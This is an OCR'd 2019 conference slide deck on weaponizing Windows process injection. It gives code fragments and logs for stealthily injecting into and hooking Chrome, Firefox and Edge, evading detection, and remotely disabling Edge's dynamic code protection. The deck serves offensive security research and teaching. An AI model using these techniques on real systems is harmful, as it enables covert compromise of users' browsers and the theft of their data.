Weaponizing Process Injection on Windows


SIGSEGv2 2019

Who am I?

- @EmericNasi (Petit Sio)
- blog.sevagas.com
- github.com/sevagas


- Personal research

- OK lets dive in!



Code Injection

Code injection



- Widely covered topic
- What this talk is not about:
  - Review of all possible techniques
  - New injection methods
  - Sandbox escape
- What this talk is about:
  - Leverage Windows API to customize attacks
  - Bypass protection and detection mechanisms

Common injection pattern

- Open target process
- Inject code into to process memory
- Execute injected code in target process

Common injection pattern

- Most classic methods:


```
OpenProcess(PROCESS_ALL_ACCESS,FALSE,targetPid);

VirtualAllocEx(targetProcess, NULL, moduleSize, MEM_RESERVE | MEM_COMMIT,
PAGE_EXECUTEREADWRITE);
NtCreateSection(&hSectionHandle, SECTION_ALL_ACCESS, NULL, &SectionMaxSize,
PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);

WriteProcessMemory(targetProcess, distantModuleMemorySpace, payload, payloadSize, NULL);
NtMapViewOfSection(hSectionHandle, hProcess, &sharedSectionRemoteAddress, NULL, NULL,
NULL, &ViewSize, dwInheritDisposition, NULL, PAGE_EXECUTE_READWRITE);

CreateRemoteThread(proc, NULL, 0, remoteRoutine, (LPVOID)param, 0, NULL);
```


Weaponization 1/2

- Injected code must be stealthy
  - Do not rely on RWX memory
  - Legit thread start address
  - Reduce usage of well known API
  - No crash in target process
- Injected code must be powerful and easy to write:
  - C/C++ source code (no shellcode or worse, ROP shellcode)
  - Ability to use CRT
  - Ability to deploys hooks

Weaponization 2/2

- Injection method must be generic:
  - Do not require admin privileges
  - Do not rely on a process specific implementation
  - Bypass Windows protection such CIG, ACG, CFG
- Injected code must work on next targets
  - Chrome
  - Firefox
  - Edge
  - Any other medium integrity process






What to Inject?

PE injection method

- Payload is current .exe module
- Compatible with most injection methods
- Additional actions
  - Patch relocation table
  - Reload DLLs / Patch IAT
  - Delay loading of WinCRT



PE injection method

Address	Protection	Details	Type
⊟ 00007FF622810000	Execute/Read	C:\Users\pa...	Image (ASLR)
00007FF622810000	Read	Header	Image (ASLR)
00007FF622811000	Execute/Read	.text	Image (ASLR)
00007FF62282E000	Read	.rdata	Image (ASLR)
00007FF62284D000	Read/Write	.data	Image (ASLR)
00007FF62284E000	Copy on write	.data	Image (ASLR)
00007FF622850000	Read	.pdata	Image (ASLR)
00007FF622852000	Read	_RDATA	Image (ASLR)
00007FF622853000	Read	.rsrc	Image (ASLR)
00007FF622854000	Read	.reloc	Image (ASLR)

- Patch relocation table

```
typedef struct _IMAGE_BASE_RELOCATION {
    DWORD   VirtualAddress;
    DWORD   SizeOfBlock;
} IMAGE_BASE_RELOCATION;
```


```
==================================================
Relocation Block 1                        | Relocation Block 2
VAddr|SizeofBlock|desc1|desc2|desc3| VAddr|SizeofBlock|desc1|...
32b    32b          16b     16b     16b  |
==================================================
```

- Load CRT

```
==========================================================================
INJECT_START->entryPoint()->PeInjection()->INJECT_END
                                    ||
                                    || CreateRemoteThread()
                                    ||
TARGET_PROC_RUNNING ->  ... ->   entryThread() -> mainCRTStartup() -> main()
==========================================================================
```

Injected code capacities

- C++ code
- Hooking (using MinHook)
- Writing debug events
- Network communication
- Write on file system



Avoid Red Flags

Avoid RWX mapping

- Easy with PE injection
  - Just apply the same protection as origin module

```
PIMAGE_SECTION_HEADER section = IMAGE_FIRST_SECTION(headers);
for (size_t i = 0; i < headers->FileHeader.NumberOfSections; i++)
{
   LPVOID sectionDestination = (LPVOID)((DWORD_PTR)sharedSectionRemoteAddress + (DWORD_PTR)section-
>VirtualAddress);
   LPVOID sectionOrigin = (LPVOID)((DWORD_PTR)moduleBaseAddress + (DWORD_PTR)section->VirtualAddress);
   // Get information about original section
   VirtualQuery(sectionOrigin, &info, sizeof(info));
   log_trace("     -> Changing section %s rights to %d (location:%p)\n", section->Name, info.Protect,
sectionDestination);
   ok = VirtualProtectEx(hProcess, sectionDestination, section->Misc.VirtualSize, info.Protect,
&oldProtect);
   if (!ok)
   {
      log_error(" [!] Failed to use  VirtualProtectEx! Abort.\n");
      return FALSE;
   }
   section++;
}
```

⊟ 000001FCF9B60000	Private Data	272 K	272 K	272 K	272 K	272 K	5	Execute/Read
000001FCF9B60000	Private Data	4 K	4 K	4 K	4 K	4 K		Read
000001FCF9B61000	Private Data	112 K	112 K	112 K	112 K	112 K		Execute/Read
000001FCF9B7D000	Private Data	124 K	124 K	124 K	124 K	124 K		Read
000001FCF9B9C000	Private Data	12 K	12 K	12 K	12 K	12 K		Read/Write
000001FCF9B9F000	Private Data	20 K	20 K	20 K	20 K	20 K		Read

Avoid invalid thread start adress

- Create remote thread in suspended state
- Manipulate remote thread registries using SetThreadContext
- Injected thread registers before SetThreadContext:
  - RIP ➔ RtlUserThreadStart
  - RCX ➔ Injected remote thread start address
- Injected thread registers after SetThreadContext:
  - RIP ➔ JMP RAX address
  - RAX ➔ Injected remote thread start address
  - RCX ➔ Parameter to remote thread routine

Alternative to common APIs

- Avoid OpenProcess
  - Grab existing HANDLE to process!
  - Look for handles using NtQuerySystemInformation
  - Use DuplicateHandle or NtDuplicateObject to copy the HANDLE in current process
- Several process have already available handles

chrome.exe	4544 Google Chrome	Google LLC
chrome.exe	1716 Google Chrome	Google LLC
chrome.exe	4088 Google Chrome	Google LLC
chrome.exe		

Type	Name	Handle	Access
Key	HKCU\Software\Classes\Local Settings	0x0000000000000144	0x00020019
Mutant	\Sessions\1\BaseNamedObjects\SM0:1716:304:WilStaging_02	0x00000000000001B4	0x001F0001
Process	chrome.exe(1716)	0x00000000000000C0	0x00001451
Process	chrome.exe(4544)	0x00000000000000D8	0x001F3FFF
Process	chrome.exe(4088)	0x00000000000001A8	0x001F3FFF

Inject into Chrome

- Duplicate handle, use shared memory, no rwx, valid start adress

```
*****************************************************************
********************** Starting PE injection ****************
*****************************************************************

[+] Enable SeDebugPrivilege privilege
  [!] Failure
[+] Target: chrome.exe

*********** Injecting 6212 **************
[+] Look  for existing handles for process with PID 6212
[+] Looking for a privilege handle to process 6212...
[+] Found process handle 00000000000000B0 (duplicated is 00000000000001E4)
  [-] Handle has enough privileges!
[+] Check for dynamic code mitigation policy...
  [-] Dynamic code mitigation policy is disabled.
[+] Injecting module via shared memory...
  [-] Create section
  [-] Map section in current process
  [-] Map section in target process
  [-] Duplicate module memory in mapped section
  [-] Patch relocation table in copied module
  [-] Modify remote module pages protection to avoid RWX
[+] Execute remote code vie  CreateStealthRemoteThread...
  [-] Looking for protection bypass gadget....
  [-] Looking for data in process 6212
  [-] Execute remote thread via CreateRemoteThread in suspended state
  [-] Modify target thread registries ...
  [-] Resume target thread ...
[+] Success :)
[+] ^('O')^ < Bye!
```

```
PaRAMsite: Injection success. Enter PaRAMsite thread
PaRAMsite: param is 0000000000424242
PaRAMsite: [+] Start CRT...
PaRAMsite: [+] Main thread (thread id: 11416)
PaRAMsite: [+] PaRAMsite running from: C:\Program Files (x86)\Google\Chrome
PaRAMsite: [+] Chrome detected!
PaRAMsite: [+] Hooking chrome.dll ...
```

Alternative to common APIs

- Avoid CreateRemoteThread
- Several possibilities
  - APC (also a classic)
  - Multiple callbacks (windows, TLS, WNF, etc)


WNF Injection

- System-wide notification system
  - “The Windows notification Facility by Alex Ionescu & Gabrielle Viala” at SIGSEGv1
  - Modexp injection POC for explorer.exe
- Generalize POC:
  - Iterate through all subscriptions to find a suitable object
  - Overwrite the WNF subscription callback
  - Trigger payload with call to NtUpdateWnfStateData
  - Works with any writeable process

WNF Injection

- Inject into Chrome

```
*****************************************************************
*********************** Starting PE injection ****************
*****************************************************************

[+] Enable SeDebugPrivilege privilege
  [!] Failure
[+] Current process privileges
  [-] SeChangeNotifyPrivilege
[+] Target: chrome.exe

*********** Injecting 7848 ***************
[+] Open remote process with PID 7848
[+] Injecting module...
  [-] Allocate memory in remote process
  [-] Allocate memory in current process
  [-] Duplicate module memory in current process
  [-] Patch relocation table in copied module
  [-] Copy modified module in remote process
[+] Searching WNF subscription table in 7848...
  [-] Locate .data segmet
  [-] Scan .data segment for subscription table
  [-] Found subscription table at 00007FFB1DA66090
  [-] Scanning subscription table for subscriptions...
[+] Attempts to trigger a WNF callback...
  [-] Trying via WNF  0x41C64E6DA3BE0845
  [-] Trying via WNF  0x41C64E6DA2BB4145
  [-] Trying via WNF  0x41C64E6DA2BB3945
  [-] Trying via WNF  0x41870128A3BC1875
    -> It worked!
[+] Success :)
[+] ^('O')^ < Bye!
```



Focus on GhostWriting

GhostWriting

- Use context manipulation
  - Avoid all common APIs!
- How to weaponize?
  - Need an infinit loop gadget -> JMP 0; in ntdll.dll
  - Need write anywhere gadget ->
```
python ROPgadget.py --binary C:\Windows\System32\ntdll.dll
0x000000018005de0a : mov qword ptr [rdx], rax ; ret
```
  - Play with stack and registers
  - Build functions over that

Write and execution via thread context

- Remote write anywhere

```
/*
Use context manipulation to write valueToWrite at addressToWrite in another process
rtManipulation must have been previously initialized by a call to
MagicThread::InitThreadContextManipulation
*/
VOID MagicThread::WriteToRemoteThread(PREMOTE_THREAD_CONTEXT_MANIPULATION rtManipulation,
ULONG_PTR addressToWrite, ADDRESS_VALUE valueToWrite)
```

- Remote execution of Windows API

```
/*
Trigger a function is another process, 4 parameters can be passed
rtManipulation must have been previously initialized by a call to
MagicThread::InitThreadContextManipulation
*/
ADDRESS_VALUE  MagicThread::TriggerFunctionInRemoteProcess(
    PREMOTE_THREAD_CONTEXT_MANIPULATION rtManipulation,
    CONST TCHAR* moduleName,
    CONST TCHAR* functionName,
    ADDRESS_VALUE          param1,
    ADDRESS_VALUE          param2,
    ADDRESS_VALUE          param3,
    ADDRESS_VALUE          param4
)
```

Use for PE injection

- We can call any function

```
log_info("   [-] Allocate memory in remote process\n");
// distantModuleMemorySpace = VirtualAllocEx(targetProcess, NULL, moduleSize, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
distantModuleMemorySpace = MagicThread::TriggerFunctionInRemoteProcess(&rmi, "Kernel32.dll", "VirtualAlloc", 0,
(ADDRESS_VALUE)moduleSize, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
```

```
log_info("   [-] Modify remote module pages protection to avoid RWX\n");
// Store variable necessary for oldProtect param of VirtualProtect
MagicThread::WriteToRemoteThread(&rmi, rmi.jmp0StackAddr+0X20, rmi.jmp0GadgetAddr+0x30); // Store on remote stack pointer to other part
of stack
MagicThread::TriggerFunctionInRemoteProcess(&rmi, "Kernel32.dll", "VirtualProtect", distantModuleMemorySpace, (ADDRESS_VALUE)headers-
>OptionalHeader.SizeOfHeaders, PAGE_READONLY, rmi.jmp0StackAddr + 0X20);
```

```
log_debug("   [-] Create a thread in the remote process \n");
// CreateThread require 6 param, we put param 5 and 6 on the stack first
MagicThread::WriteToRemoteThread(&rmi, rmi.jmp0StackAddr+0x28, (ADDRESS_VALUE)CREATE_SUSPENDED);
MagicThread::WriteToRemoteThread(&rmi, rmi.jmp0StackAddr+0x30, 0);
ADDRESS_VALUE remoteThreadHandle = MagicThread::TriggerFunctionInRemoteProcess(&rmi, "Kernel32.dll", "CreateThread", 0, 0,
rmi.jmp0GadgetAddr, 0);
```

Use for PE injection


- Copy the content of module address after address
  - Replace WriteProcessMemory

```
/* Write processed module image in target process memory */
log_info("   [-] Copy modified module in remote process\n");
//WriteProcessMemory(hProcess, (LPVOID)distantModuleMemorySpace, moduleCopyBaseAddress, moduleSize, NULL);
ADDRESS_VALUE i;
for (i = 0; i < moduleSize; i += sizeof(ADDRESS_VALUE))
{
      MagicThread::WriteToRemoteThread(&rmi,(ULONG_PTR)(distantModuleMemorySpace + i), *((ADDRESS_VALUE*)(moduleCopyBaseAddress + i)));
}
```

Exemple: Inject into Firefox

```
****************************************************************
********************** Starting PE injection ****************
****************************************************************

[+] Enable SeDebugPrivilege privilege
  [!] Failure
[+] Target: firefox.exe

************ Injecting 4420 ***************
[+] Open remote process with PID 4420
[+] Check for dynamic code mitigation policy...
  [-] Dynamic code mitigation policy is disabled.
[+] Injecting module via context manipulation...
  [-] Allocate memory in remote process
  [-] Trigger VirtualAlloc in 4420...
  [-] Allocate memory in current process
  [-] Duplicate module memory in current process
  [-] Patch relocation table in copied module
  [-] Copy modified module in remote process
..............................................................
  [-] Modify remote module pages protection to avoid RWX
  [-] Trigger VirtualProtect in 4420...
  [-] Trigger VirtualProtect in 4420...
  [-] Trigger VirtualProtect in 4420...
  [-] Trigger VirtualProtect in 4420...
  [-] Trigger VirtualProtect in 4420...
  [-] Trigger VirtualProtect in 4420...
  [-] Trigger VirtualProtect in 4420...
  [-] Trigger VirtualProtect in 4420...
  [-] Trigger CreateThread in 4420...
[+] Execute remote code by hijacking existing suspended thre
.
  [-] Looking for protection bypass gadget....
  [-] Looking for data in process 4420
  [-] Modify target thread registries ...
[+] Success :)
[+] ^('O')^ < Bye!
```

```
[4420] PaRAMsite: Injection success. Enter PaRAMsite thread
[4420] PaRAMsite: param is 00007FF754207320
[4420] PaRAMsite: [+] Start CRT...
[4420] PaRAMsite: [+] Main thread (thread id: 1356)
[4420] PaRAMsite: [+] PaRAMsite running from: C:\Program Files\Mozilla Firefox\firefox.exe.
[4420] PaRAMsite: [+] Firefox detected!
[4420] PaRAMsite: [+] Hooking Firefox...
[4420] PaRAMsite:   [-] Hooking firefox module nss3.dll
[4420] PaRAMsite: [+] Hooking User32.dll ...
```



Bypass Protections

Inject and deploy hooks into Firefox

- Protections
  - Hooking of BaseThreadInitThunk
  - Hooking of LdrLoadDll

```
static MOZ_NORETURN void __fastcall
patched_BaseThreadInitThunk(BOOL aIsInitialThread, void* aStartAddress,
                            void* aThreadParam)
{
  if (ShouldBlockThread(aStartAddress)) {
    aStartAddress = (void*)NopThreadProc;
  }

  stub_BaseThreadInitThunk(aIsInitialThread, aStartAddress, aThreadParam);
}
```

- No problem to bypass with earlier methods ☺

Inject and deploy hooks into Edge

- Protections
  - Process Signature Policy mitigation (CIG) -> Prevents loading unsigned DLL
  - Dynamic Code Policy mitigation (ACG) -> Prevents Hooking
  - Sandbox (appContainer) -> Several limitations on injected code
  - And much more!


- CIG is bypassed with PE injection (we do not load a DLL), what about ACG?

Dynamic Code Mitigation Policy

- ACG: Code cannot be dynamically generated or modified
- The Windows kernel prevents a process from creating and modifying code pages in memory:
  - Code pages are immutable.
  - New, unsigned code pages cannot be created.

```
typedef struct _PROCESS_MITIGATION_DYNAMIC_CODE_POLICY {
    union {
        DWORD Flags;
        struct {
            DWORD ProhibitDynamicCode : 1;
            DWORD AllowThreadOptOut : 1;
            DWORD AllowRemoteDowngrade : 1;
            DWORD AuditProhibitDynamicCode : 1;
            DWORD ReservedFlags : 28;
        } DUMMYSTRUCTNAME;
    } DUMMYUNIONNAME;
} PROCESS_MITIGATION_DYNAMIC_CODE_POLICY, *PPROCESS_MITIGATION_DYNAMIC_CODE_POLICY;
```

Disable Dynamic Code Policy?



```
BOOL GetProcessMitigationPolicy(
  _In_ HANDLE hProcess,
  _In_ PROCESS_MITIGATION_POLICY MitigationPolicy,
  _Out_writes_bytes_(dwLength) PVOID lpBuffer,
  _In_ SIZE_T dwLength
  );
BOOL SetProcessMitigationPolicy(
  _In_ PROCESS_MITIGATION_POLICY MitigationPolicy,
  _In_reads_bytes_(dwLength) PVOID lpBuffer,
  _In_ SIZE_T dwLength
  );
```

```
typedef struct _PROCESS_MITIGATION_DYNAMIC_CODE_POLICY {
    union {
        DWORD Flags;
        struct {
            DWORD ProhibitDynamicCode : 1;
            DWORD AllowThreadOptOut : 1;
            DWORD AllowRemoteDowngrade : 1;
            DWORD AuditProhibitDynamicCode : 1;
            DWORD ReservedFlags : 28;
        } DUMMYSTRUCTNAME;
    } DUMMYUNIONNAME;
} PROCESS_MITIGATION_DYNAMIC_CODE_POLICY, *PPROCESS_MITIGATION_DYNAMIC_CODE_POLICY;
```

AllowRemoteDowngrade: “Set (0x1) to allow non-AppContainer processes to modify all of the dynamic code settings for the calling process, including relaxing dynamic code restrictions after they have been set. »

Dynamic Code Policy Analysis

- SetProcessMitigationPolicy -> NtSetInformationProcess((HANDLE)-1, 0x34, …
- Kernel side of NtSetInformationProcess :

```
case 0x34:
   bVar33 = false;
   bVar6 = false;
   if (ProcessInformationLength != 8) break;

   plVar28 = *ProcessInformation;
   mitigationPolicy = (int)plVar28;
   if ((ProcessHandle != 0xffffffffffffffff) && (mitigationPolicy != 2)) break;
```

DynamicCodePolicy can be set on another process!

Dynamic Code Policy Analysis

- Dynamic Code policy in EPROCESS

dt ntdll!_EPROCESS -r1 -t

```
...
   +0x850 MitigationFlags  : Uint4B
   +0x850 MitigationFlagsValues : <anonymous-tag>
      +0x000 ControlFlowGuardEnabled : Pos 0, 1 Bit
      +0x000 ControlFlowGuardExportSuppressionEnabled : Pos 1, 1 Bit
      +0x000 ControlFlowGuardStrict : Pos 2, 1 Bit
      +0x000 DisallowStrippedImages : Pos 3, 1 Bit
      +0x000 ForceRelocateImages : Pos 4, 1 Bit
      +0x000 HighEntropyASLREnabled : Pos 5, 1 Bit
      +0x000 StackRandomizationDisabled : Pos 6, 1 Bit
      +0x000 ExtensionPointDisable : Pos 7, 1 Bit
      +0x000 DisableDynamicCode : Pos 8, 1 Bit
      +0x000 DisableDynamicCodeAllowOptOut : Pos 9, 1 Bit
      +0x000 DisableDynamicCodeAllowRemoteDowngrade : Pos 10, 1 Bit
      +0x000 AuditDisableDynamicCode : Pos 11, 1 Bit
      +0x000 DisallowWin32kSystemCalls : Pos 12, 1 Bit
...
```

Dynamic Code Policy Analysis

- Conditions to disable Dynamic Code Policy

```
// pEprocessStruct is the EPROCESS structure for the remote process.

 if ((*(uint*)(pEprocessStruct + 0x850) & 0x100) != 0) {  // If remote process has ProhibitDynamicCode
flag set
  memset(alStack632, 0, 0x20);
  SeCaptureSubjectContextEx(0);
  lVar13 = RtlIsSandboxedToken(alStack632, '\x01');
  SeReleaseSubjectContext();
  lVar17 = RtlIsSandboxedToken((longlong*)0x0, bVar1);
  if (((((char)lVar17 != '\0') || ((char)lVar13 == '\0')) ||  // If current process is sandboxed ->
FAIL
   ((*(uint*)(pEprocessStruct + 0x850) & 0x400) == 0)) &&  // If remote process has
AllowRemoteDowngrade fag set to 0 and current process does not have SE_DEBUG privilege -> FAIL
   (uVar27 = SeSinglePrivilegeCheck(SeDebugPrivilege, bVar1), bVar5 = true,
   (char)uVar27 == '\0')) break;
 }
```

Disable Dynamic Code Policy!

- Implement SetRemoteProcessMitigationPolicy

```
BOOL MagicSecurity::SetRemoteProcessMitigationPolicy(
    DWORD targetPid,
    PROCESS_MITIGATION_POLICY MitigationPolicy,
    PVOID                     lpBuffer,
    SIZE_T                    dwLength
)
{
    BOOL result = FALSE;
    HANDLE proc = OpenProcess(PROCESS_ALL_ACCESS, FALSE, targetPid);
    if (proc != NULL)
    {
        type_NtSetInformationProcess NtSetInformationProcess = (type_NtSetInformationProcess)GetProcAddress(GetModuleHandle("ntdll.dll"), "NtSetInformationProcess");

        // Build ProcessMitigationPolicy structure to pass as ProcessInformation (DWORD policy value we want to set + DWORD policy index in  PROCESS_MITIGATION_POLICY enum)
        uint64_t policy = *(DWORD *)lpBuffer;
        policy = policy << 32;
        policy += (DWORD)MitigationPolicy;
        NTSTATUS ret = NtSetInformationProcess(
            proc,
            (PROCESS_INFORMATION_CLASS)0x34,// For ProcessMitigationPolicy value
            &policy,
           sizeof(policy)
        );
        if (ret == 0)
            result = TRUE;
        else
            my_dbgprint("   [!] NtSetInformationProcess failed. ret value:%d \n", ret);
        CloseHandle(proc);
    }
    return result;
}
```

Injecting and hooking Edge

```
*****************************************************************
*********************** Starting PE injection *****************
*****************************************************************

[+] Enable SeDebugPrivilege privilege
  [!] Failure
[+] Target: MicrosoftEdge.exe

************ Injecting 9612 ***************
[+] Open remote process with PID 9612
[+] Check for dynamic code mitigation policy...
  [!] Dynamic code mitigation policy is enabled!
[+] Attempt to disable code mitigation policy...
  [-] Success!
[+] Injecting module via win APIs...
  [-] Allocate memory in remote process
  [-] Allocate memory in current process
  [-] Duplicate module memory in current process
  [-] Patch relocation table in copied module
  [-] Copy modified PE in remote process and apply equivalent section protection (avoid RWX)
[+] Execute remote code vie CreateRemoteThread...
[+] Success :)
[+] ^('O')^ < Bye!
```

```
PaRAMsite: Injection success. Enter PaRAMsite thread
PaRAMsite: param is 0000000000424242
PaRAMsite: [+] Start CRT...
PaRAMsite: [+] Main thread (thread id: 9160)
PaRAMsite: [+] PaRAMsite running from: C:\Windows\SystemApps\Microsoft.MicrosoftEdge_
PaRAMsite: [+] Hooking winhttp.dll ...
PaRAMsite: [+] Hooking wininet.dll ...
PaRAMsite: [+] Hooking urlmon.dll ...
PaRAMsite: [+] Hooking kernel32.dll ...
PaRAMsite: [+] Hooking ws2_32.dll ...
PaRAMsite: [+] Hooking User32.dll ...
PaRAMsite: All Hooked installed.
PaRAMsite: InternetConnectW hook triggered!
PaRAMsite: HttpOpenRequestW hook triggered!
```

Note: Edge is ok but deploying hooks into browser_broker requires SE_DEBUG privilege

To sum up

- Go beyond fancy names and proof of concepts
- Learn from official and unofficial documentation
- Use the right tools, write your own code
- When no documentation exist, reverse!

Thank you! Any questions?

- If we dont have time…
  - DM @EmericNasi
  - emeric.nasi@sevagas.com

- Several papers including details will be released soon!